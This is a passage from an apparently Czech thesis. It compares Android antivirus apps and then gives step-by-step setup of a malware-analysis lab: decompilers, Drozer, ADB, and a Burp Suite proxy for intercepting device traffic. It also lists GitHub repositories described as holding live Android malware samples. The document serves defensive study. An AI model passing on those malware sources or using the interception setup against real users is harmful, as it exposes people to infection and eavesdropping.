Na platformě Android je funkčnost antivirů významně omezena kvůli zabezpečovacím prvkům operačního systému. Kvůli sandboxingu aplikací nemohou antiviry sledovat jejich chování v reálném čase a kvůli systému řízení oprávnění nemohou přistupovat ke všem souborům, které by potřebovaly analyzovat. Tento problém je možné vyřešit rootem zařízení, po kterém může antivirová aplikace pracovat bez omezení. Antiviry také většinou mají mnoho doplňkových funkcí jako jsou např. zálohování a obnova dat, vzdálené vymazání a sledování zařízení apod.

3.2 Popis vybraných antivirů

Avast Antivirus 2018: Za jeho vývojem stojí česká společnost Avast Software, která je v současné době největší firmou zabývající se antivirovou ochranou. Ve verzi zdarma nabízí nejen antivirovou ochranu, při které kontroluje aplikace a webové stránky (tzv. webový štít), ale i čištění nepotřebných dat, blokování hovorů, zabezpečení Wi-Fi připojení, trezor fotografií a systém šetření energie. V placené prémiové verzi, která je bez reklam, navíc nabízí aplikace tyto další funkce:

- Anti-Theft: Slouží k zamčení a nalezení ztraceného nebo ukradeného zařízení.
- Zámek aplikací: Umožňuje uzamčení libovolné aplikace pomocí kódu nebo gesta.
- Centrum podpory: Komunikace s podporou přímo z aplikace.

Do portfolia společnosti Avast patří i antivirus AVG, který koupili od společnosti AVG Technologies v roce 2016 a firma Priform, která vyvíjí populární optimalizační a čistící software [42].

Mimo antivirovou aplikaci nabízí i další nástroje pro optimalizaci, údržbu a zabezpečení (např. Avast Cleanup, Battery Saver nebo Wi-Fi Finder).

AVG Antivirus: Tento software je vyvíjen českou společností AVG Technologies, kterou v roce 2016 koupila společnost Avast Software. Díky tomu jsou obě aplikace v placené i ve verzi zdarma naprosto stejné s jediným rozdílem, kterým je vzdálená podpora, která v placené verzi AVG chybí.

Mobile Security & Antivirus: Za vývojem této aplikace stojí slovenská firma ESET. Ve verzi zdarma nabízí antivirovou ochranu, ochranu před podvodnými webovými stránkami, vzdálené získání polohy zařízení pomocí SMS. Výhodou také je, že po instalaci verze zdarma získají uživatele na 30 dní přístup k prémiovým funkcím. Mezi ty patří proaktivní Anti-Theft, který odesílá polohu zařízení před vybitím baterie, zámek aplikací, přehled o oprávněních aplikací, nastavení pravidelné kontroly a možnost využívat prémiovou licenci až na pěti zařízeních.

Kaspersky Mobile Antivirus: AppLock & Web Security: tato aplikace je produktem ruské společnosti Kaspersky Lab. Ve verzi zdarma nabízí standardní antivirovou ochranu, webový štít, vzdálené vyhledání a smazání obsahu zařízení a blokování zpráv a hovorů. Placená verze je rozšířena o ochranu osobních údajů a soukromí (skrytí kontaktů, SMS a výpisu volání) a o zámek aplikací. Stejně jako Avast také nabízí spoustu dalších doplňkových

bezpečnostních a údržbových nástrojů, jako jsou například aplikace SafeKids, která slouží ke správě rodičovské kontroly nad zařízením nebo Password Manager pro zapamatování hesel.

Norton Security & Antivirus: za vývojem aplikace stojí americká společnost Symantec. Ve verzi zdarma nabízí antivirovou ochranu, webový štít a vzdálené uzamčení zařízení. Stejně jako antivirus od společnosti Eset nabízí prémiové funkce na 30 dní zdarma. Mezi tyto funkce patří tzv. poradce, který ještě před stažením aplikaci analyzuje a upozorní na potenciální nebezpečí nebo i na vysokou spotřebu energie. Dalšími funkcemi jsou ochrana osobních údajů, blokování hovorů a SMS, vzdálené vymazání obsahu zařízení, odeslání SMS s údaji o poloze zařízení před vybitím baterie a tajné pořízení fotografií uživatele v případě ztráty nebo odcizení.

3.3 Srovnání vybraných antivirů

Srovnání antivirů je uvedeno v tabulce č. 5. Ta je sestavena podle funkcí, které vývojáři uvedli v popisu aplikace v oficiálním obchodu Play. Aplikace byly vybrány na základě jejich popularity v České republice podle výsledků vyhledávání v obchodu.

Tabulka 5: Srovnání vybraných antivirů (zdroj: vlastní)

	Antivirus	Webový štít	Anti-phising	Blokace hovorů a SMS	Zámek aplikací	Bezpečnostní přehled	Anti-theft						Trezor fotografií	Optimalizace výkonu	Ochrana soukromí	Zabezpečení Wi-Fi	Více licencí	Premium na 30 dní zdarma	Vzdálená podpora
							Vzdálené vyhledání	Vzdálené vymazání	Vzdálený. přístup	Zamčení po výměně SIM	Odeslání polohy před vybitím	Fotopast							
Avast	Z	Z	Z	Z	P	Z	Z	Z	-	P	-	P	Z	Z	-	Z	-	-	P
AVG	Z	Z	Z	Z	P	Z	Z	Z	-	P	-	P	Z	Z	-	Z	-	-	-
ESET	Z	Z	Z	-	Z	Z/P	Z	Z	P	-	P	-	-	-	Z	-	P	Z	-
Kaspersky	Z	Z	Z	Z	P	-	Z	Z	-	-	-	Z	-	-	P	-	-	-	-
Norton	Z	Z	-	P	-	-	P	P	-	P	P	P	-	-	-	-	P	Z	-

Tabulka 6: Legenda k tabulce srovnání antivirů (zdroj: vlastní)

Z	funkce je dostupná ve verzi zdarma
P	funkce je dostupná v placené verzi
-	funkce není dostupná nebo ji vývojáři neuvedli

II. PRAKTICKÁ ČÁST

4 TEST MALWARU

Cílem testů je prozkoumání nástrojů a technik používaných k analýze aplikací a monitorování jejich provozu na reálném zařízení. Součástí testů jsou návody a postupy, jak jednotlivé nástroje nainstalovat, nakonfigurovat a používat k analýze. Ke každému pokusu je zpracován protokol obsahující zjištěné skutečnosti, na jejichž základě jsou vyvozeny závěry o vlastnostech a činnostech aplikace, které jsou v práci prezentovány. Po dokončení analýzy jsou zkoumány i způsoby, jak malware ze zařízení odstranit.

4.1 Konfigurace pracovní stanice

Pracovní stanice: Laptop HP 250 G5 (W4M89EA).

Operační systém: Windows 10 Home 64 bit.

Tabulka 7: Seznam použitého softwaru (zdroj: vlastní)

<table>
<tr><th>Název</th><th>Použitá verze</th><th>Požadavky</th><th>Použitá verze</th></tr>
<tr><td>Android Studio</td><td>3.0.1</td><td rowspan="6">Java SDK</td><td rowspan="6">9.0.4</td></tr>
<tr><td>ApkTool</td><td>2.3.1</td></tr>
<tr><td>Burp Suite CE</td><td>1.7.33</td></tr>
<tr><td>dex2jar</td><td>2.0</td></tr>
<tr><td>JD-GUI</td><td>1.4.0</td></tr>
<tr><td rowspan="2">Drozer</td><td rowspan="2">2.4.4</td></tr>
<tr><td rowspan="2">Python</td><td>2.7</td></tr>
<tr><td rowspan="2">Androguard</td><td rowspan="2">3.2</td><td>3.6.4</td></tr>
<tr><td>Microsoft Visual C++</td><td>15.7</td></tr>
<tr><td>PSPad</td><td>4.6.1</td><td>-</td><td>-</td></tr>
<tr><td>WireShark</td><td>2.4.3</td><td>-</td><td>-</td></tr>
</table>

4.2 Popis použitého softwaru

V této části se nachází seznam použitých programů, společně s popisem a s odkazy k jejich stažení.

Androguard

Soubor nástrojů určený k analýze aplikací ve formátech APK a DEX napsaný v programovacím jazyce Python.

Odkaz ke stažení:

`http://github.com/androguard/androguard`

Android Studio

Oficiální vývojové prostředí pro platformu Android, které obsahuje nástroje a knihovny nezbytné k prací se zařízením.

Odkaz ke stažení:

`http://developer.android.com/studio/index.html`

Android Debug Bridge (ADB)

Oficiální nástroj umožňující komunikaci s příkazovým procesorem (unix shell). Je součástí Android Studia, ale je možné ho nainstalovat i samostatně.

Odkaz ke stažení:

`http://developer.android.com/studio/releases/platform-tools.html`

APKTool

Aplikace založená na Javě, která je schopna dekódovat APK soubor do jeho originální podoby.

Odkaz ke stažení:

`http://bitbucket.org/iBotPeaches/apktool/downloads/`

Burp Suite

Nástroj pro testování zabezpečení webových aplikací založený na Javě. Při pokusech je použit ke spuštění proxy serveru na počítači. Server slouží k odposlouchávání internetové komunikace zařízení pomocí tzv. man-in-the-middle útoku.[11]

Odkaz ke stažení:

`http://portswigger.net/burp`

dex2jar

Nástroj umožňující čtení souborů ve formátu Dalvik. Mimo jiné umožňuje přímé převedení APK souborů do formátu JAR.

Odkaz ke stažení:

`http://bitbucket.org/pxb1988/dex2jar/downloads/`

Drozer

Nástroj pro dynamickou analýzu aplikací na platformě Android. Používá se zejména k penetračnímu testování aplikací.

Odkaz ke stažení:

`https://labs.mwrinfosecurity.com/tools/`

Java SE Development Kit (SDK)

Soubor nástrojů a knihoven potřebný k vývoji a spuštění aplikací na platformě Java.

Odkaz ke stažení:

`http://oracle.com/technetwork/java/javase/downloads/index.html`

JD-GUI

Java dekompilátor umožňující prohlížení zdrojového kódu souborů ve formátu JAR.

Odkaz ke stažení:

`http://jd.benow.ca/`

[11] Man-in-the-middle: Typ kybernetického útoku, při kterém dojde k monitorování síťové komunikace mezi dvěma koncovými body. Podstata útoku spočívá v tom, že útočník vytvoří nový aktivní bod, přes který komunikace přeposílána bez vědomí sledovaných účastníků [43].

Microsoft Visual C++

Vývojové prostředí od společnosti Microsoft pro programovací jazyky C a C++.

Odkaz ke stažení:

`https://support.microsoft.com/cs-cz/help/2977003/the-latest-supported-visual-c-downloads`

PSpad

Univerzální textový editor s funkcí zvýraznění syntaxe kódu.

Odkaz ke stažení:

`http://pspad.com/cz/download.php`

Python

Soubor nástrojů a knihoven potřebný k vývoji aplikací v programovacím jazyce Python.

Odkaz ke stažení:

`http://python.org/downloads`

Wireshark

Paketový sniffer[12] a protokolový analyzér, který umožňuje analyzovat síťovou komunikaci.

Odkaz ke stažení:

`http://wireshark.org/#download`

4.3 Instalace a konfigurace softwaru

Zde se nacházejí návody na instalaci a konfiguraci použitého softwaru. Pokud k programu není uveden postup instalace, stačí postupovat podle pokynů instalátoru nebo je ve spustitelné formě.

[12] Sniffer: Softwarový nebo hardwarový prvek, prostřednictvím kterého je možné zachytávat komunikaci v počítačové síti [44].

4.3.1 Androguard

Instalace:


1. Rozbalte stažený ZIP soubor.
2. Spusťte příkazový řádek a přesuňte se do složky s rozbalenými soubory.
3. Příkazem `python setup.py install` spusťte instalaci.

4.3.2 Android Studio

K instalaci je nutné internetové připojení.


Instalace a konfigurace:

1. Spusťte stažený instalační soubor a postupujte podle instrukcí instalačního programu.
2. Po dokončení instalace spusťte aplikaci.
3. Při prvním spuštění se zobrazí průvodce nastavením. Po uvítací obrazovce můžete zvolit standardní nebo vlastní (custom) nastavení. Vyberte možnost *custom* a tlačítkem *next* pokračujte k dalšímu kroku.




Obrázek 5: Možnosti nastavení při prvním spuštění Android Studia (zdroj: vlastní)

4. Na obrazovce výběru instalace a aktualizace komponentů zatrhněte možnosti *Android SDK Platform* a *API*.



Obrázek 6: Výběr instalace a aktualizace komponentů (zdroj: vlastní)

5. Po spuštění programu klikněte na úvodní obrazovce na tlačítko *configure* a vyberte položku *SDK manager*.




Obrázek 7: Spuštění SDK Manageru (zdroj: vlastní)

6. Po otevření okna nastavení vyberte panel *SDK Tools* a zkontrolujte, zda jsou nainstalované položky:

Android SDK Tools

Android SDK Platform-Tools

Google USB Driver



Obrázek 8: Seznam SDK nástrojů (zdroj: vlastní)

7. Pokud nějaká položka není nainstalovaná, zatrhněte příslušné políčko v seznamu a tlačítkem *OK* spusťte její stažení a instalaci.
8. Pokud je vše v pořádku, můžete program zavřít.

4.3.3 Android Debug Bridge

Instalace:

V rámci Android Studia se ADB nachází ve složce:

`C:\Users\<už.jméno>\AppData\Local\Android\sdk\platform-tools`

Pokud používáte stand-alone verzi, stačí rozbalit obsah staženého ZIP souboru.

Spuštění:

1. Spusťte příkazový řádek a přejděte do složky s ADB:

Pozn.: K navigaci mezi složkami slouží příkaz `CD`.

2. Příkazem `adb start-server` spusťte daemon[13] adb.
3. Připojte k počítači zařízení nebo se zapnutým laděním USB.
4. Příkazem `adb devices` vypište seznam připojených zařízení. Pokud je připojené zařízení v seznamu, je možné komunikovat s příkazovým procesorem.

Pozn.: Pokud je k počítači připojeno více zařízení, je třeba ke směrování příkazů použít modifikátor `-s + <ID zařízení>`

5. V případě potřeby můžete daemon vypnout příkazem `adb kill-server`.

4.3.4 APKTool

Instalace:

1. Stažený soubor přejmenujte na `apktool.jar`.
2. Stáhněte soubor `apktool.bat` z adresy:

`https://raw.githubusercontent.com/iBotPeaches/Apktool/master/scripts/windows/apktool.bat`

3. Oba soubory přesuňte do složky `C:\Windows`.


[13] Daemon: Typ programu v unixových operačních systémech, který není pod přímou kontrolou uživatele, ale pracuje dlouhodobě na pozadí a čeká na aktivování určitou událostí [45].

4.3.5 Burp Suite Community Edition

Instalace a spuštění:

1. Spusťte stažený soubor.
2. Postupujte podle pokynů instalátoru. Po dokončení instalace program spusťte.
3. Na uvítací obrazovce klikněte na tlačítko *next* a následně na *start project*.
4. Po spuštění aplikace klikněte na záložku *proxy* a pak na podzáložku *settings*.
5. V sekci *proxy listeners* vymažte tlačítkem remove existující záznam.
6. Klikněte na tlačítko *add*.
7. Do položky *bind to port* napište hodnotu *8080*.
8. U položky *bind to address* vyberte možnost *all interfaces*.

Pozn.: Konfiguraci je nutné provést při každém zapnutí aplikace, protože verze zdarma nenabízí možnost konfiguraci uložit.



Obrázek 9: Screenshot konfigurace Burp Suite (zdroj: vlastní)

9. Tlačítkem *ok* uložte nastavení.
10. Nyní je proxy server v provozu. V podzáložce *intercept* je možné ovládat zachytávání provozu. Pokud přenos nepotvrdíte, nebo trvale nepovolíte tlačítkem *intercept is on/off*, komunikace přes pracovní stanici neprojde.

4.3.6 Drozer

Instalace:

1. Spusťte stažený soubor a pokračujte v instalaci podle instrukcí.
2. Stáhněte a nainstalujte do zařízeni klientskou aplikaci, která je dostupná na adrese:

```
http://labs.mwrinfosecurity.com/tools/drozer/
```

Spuštění:

1. V zařízení otevřete aplikaci a tlačítkem *vypnuto* v pravém dolním rohu spusťte server.

Obrázek 10: Screenshot klientské aplikace Drozer (zdroj: vlastní)

2. Připojte zařízení USB kabelem k pracovní stanici.
3. Na pracovní stanici otevřete příkazový řádek.
4. V příkazovém řádku se přesuňte do složky s Drozerem. Standardně se složka nachází v:

```
C:\PythonX\Scripts
```

5. Příkazem `<cesta k adb> forward tcp:31415 tcp:31415` spusťte směrování komunikace.
6. Příkazem `drozer console connect` spusťte Drozer.

Pozn: Pokud se setkáte s chybovou hláškou "Unknown encoding: cp65001" je třeba změnit kódování konzole příkazem `set pythonencoding=utf-8`.

Pokud se setkáte s chybovou hláškou "Could not find Java. Please ensure that it is installed and in your PATH." je třeba ve složce `C:\Users\<už.jméno>\` *vytvořit soubor* `.drozer_config` *a vložit do něj následující kód:*

```
[executables]
java = C:\Program Files\Java\jdk-9.0.4\bin\java.exe
```

4.3.7 Python

Instalace:

1. Spusťte stažený soubor a pokračujte v instalaci podle instrukcí.
2. Otevřete příkazový řádek a příkazem `python` spusťte program.

Pozn.: pokud se setkáte s chybovou hláškou „'Python' is not recognized as an internal or external command, operable program or batch file." je třeba nastavit proměnné prostředí (environment variables) ve Windows.

Nastavení najdete v:

Ovládací Panely – Systém – Upřesnit nastavení systému – Upřesnit – Proměnné prostředí.

Na obrazovce proměnného prostředí vyberte položku Path a klikněte na tlačítko Upravit.

Do seznamu přidejte položky:

```
C:\Users\<už.jméno>\AppData\Local\Programs\Python\Python36-32
C:\Users\<už.jméno>\AppData\Local\Programs\Python\Python36-32\Scripts
```

(Pokud jste při instalaci vybrali vlastní umístění, musíte mu cesty přizpůsobit.)

3. Pokud se program úspěšně spustil, opět ho příkazem `exit()` můžete vypnout.

4.3.8 Wireshark

Instalace a spuštění:

1. Nainstalujte a spusťte aplikaci.
2. Na uvítací obrazovce vyberte rozhraní, na kterém chcete sledovat provoz.


3. Po výběru rozhraní se automaticky zapne monitoring provozu.
4. Záznam zastavíte přes panel nástrojů *capture – stop* nebo přes tlačítko na horní liště.

4.4 Konfigurace zařízení

4.4.1 Možnosti vývojáře a ladění USB

K umožnění komunikace s příkazovým procesorem je nutné, aby byly v zařízení zapnuty možnosti vývojáře a ladění USB. Postup:

1. V zařízení otevřete aplikaci *nastavení*. Pokud se v úvodním seznamu nachází položka *možnosti vývojáře*, přejděte ke kroku 4.
2. Pro zobrazení nabídky *možností vývojáře* otevřete položku *info o telefonu* a následně položku *softwarové informace*.
3. Pětkrát tapněte na položku *číslo sestavení*. Zobrazí se hláška o zapnutí vývojářského režimu. Vraťte se zpět na titulní obrazovku nastavení.
4. Otevřete položku *možnosti vývojáře*.
5. Přepínačem v pravém horním rohu zapněte *možnosti vývojáře*.



Obrázek 11: Screenshot obrazovky možnosti vývojáře (zdroj: vlastní)

6. V sekci *ladění* zapněte *ladění USB*.

4.4.2 Konfigurace proxy serveru

1. V zařízení přejděte do aplikace nastavení a vyberte položku Wi-Fi.
2. Vyberte síť, ke které se chcete připojit.
3. Na obrazovce možností sítě zatrhněte možnost *zobrazit pokročilé možnosti*.
4. V *nastavení serveru proxy* vyberte možnost *ručně*.
5. Zadejte IP adresu pracovní stanice a číslo portu 8080.

Pozn.: IP adresu ve Windows zjistíte zadáním příkazu `ipconfig` *do příkazového řádku.*

4.5 Postup pokusů

Při pokusech je nejdříve aplikace podrobena analýze, při které dojde ke zjištění základních informací o jejich funkcích a k odhadnutí jejího chování. Následně je aplikace nainstalována a spuštěna na zařízení, přičemž jsou sledovány všechny činnosti na úrovní systému a v uživatelském prostředí a je monitorován internetový provoz. Záznamy jsou pak podrobeny analýze za účelem identifikace chování aplikace. V závěru pokusu jsou prozkoumány možnosti, jak aplikaci ze zařízení odstranit.

Při analýzách jsou používány informace z oficiální vývojářské dokumentace systému Android, která je dostupná na adrese:

`http://developer.android.com`

4.5.1 Získání malwaru

Škodlivé APK soubory pocházejí ze serveru GitHub, který provozuje hostitelskou službu podporující vývoj softwaru na adrese:

`http://github.com`

Na serveru je možné najít i živé vzorky malwaru. Mezi zdroje těchto aplikací patří například:

`http://github.com/ethicalhackeragnidhra/Android-Malwares`

`http://github.com/ashishb/android-malware`

`http://github.com/hxp2k6/Android-Malwares`

4.5.2 Manuální statická analýza aplikace

Cílem analýzy je získat základní informace o aplikaci, odhadnout její chování a odhalit potenciálně rizikové aktivity. Při analýze bude použit software Androguard, APKTool, dex2jar a JD-GUI.

4.5.2.1 Analýza APK souboru

Přímou analýzu aplikace je možné provést nástrojem Androguard, který umožňuje číst informace přímo z APK souboru. Cílem je získat názvy aplikace (aplikace mají dva názvy, pod jedním je aplikace identifikována operačním systémem a druhý název je zobrazován v uživatelském prostředí), její aktivity a oprávnění.

Postup:

1. Spusťte příkazový řádek a přesuňte se do složky Androguardu.
2. Příkazem `python androlyze.py -s` spusťte program.

Pozn.: Pokud se setkáte s chybovou hláškou „ModuleNotFoundError" je třeba nainstalovat chybějící komponenty. Název komponentu je specifikován v hlášce. Instalaci provedete příkazem `pip install <název komponentu>` (je vyžadováno internetové připojení).

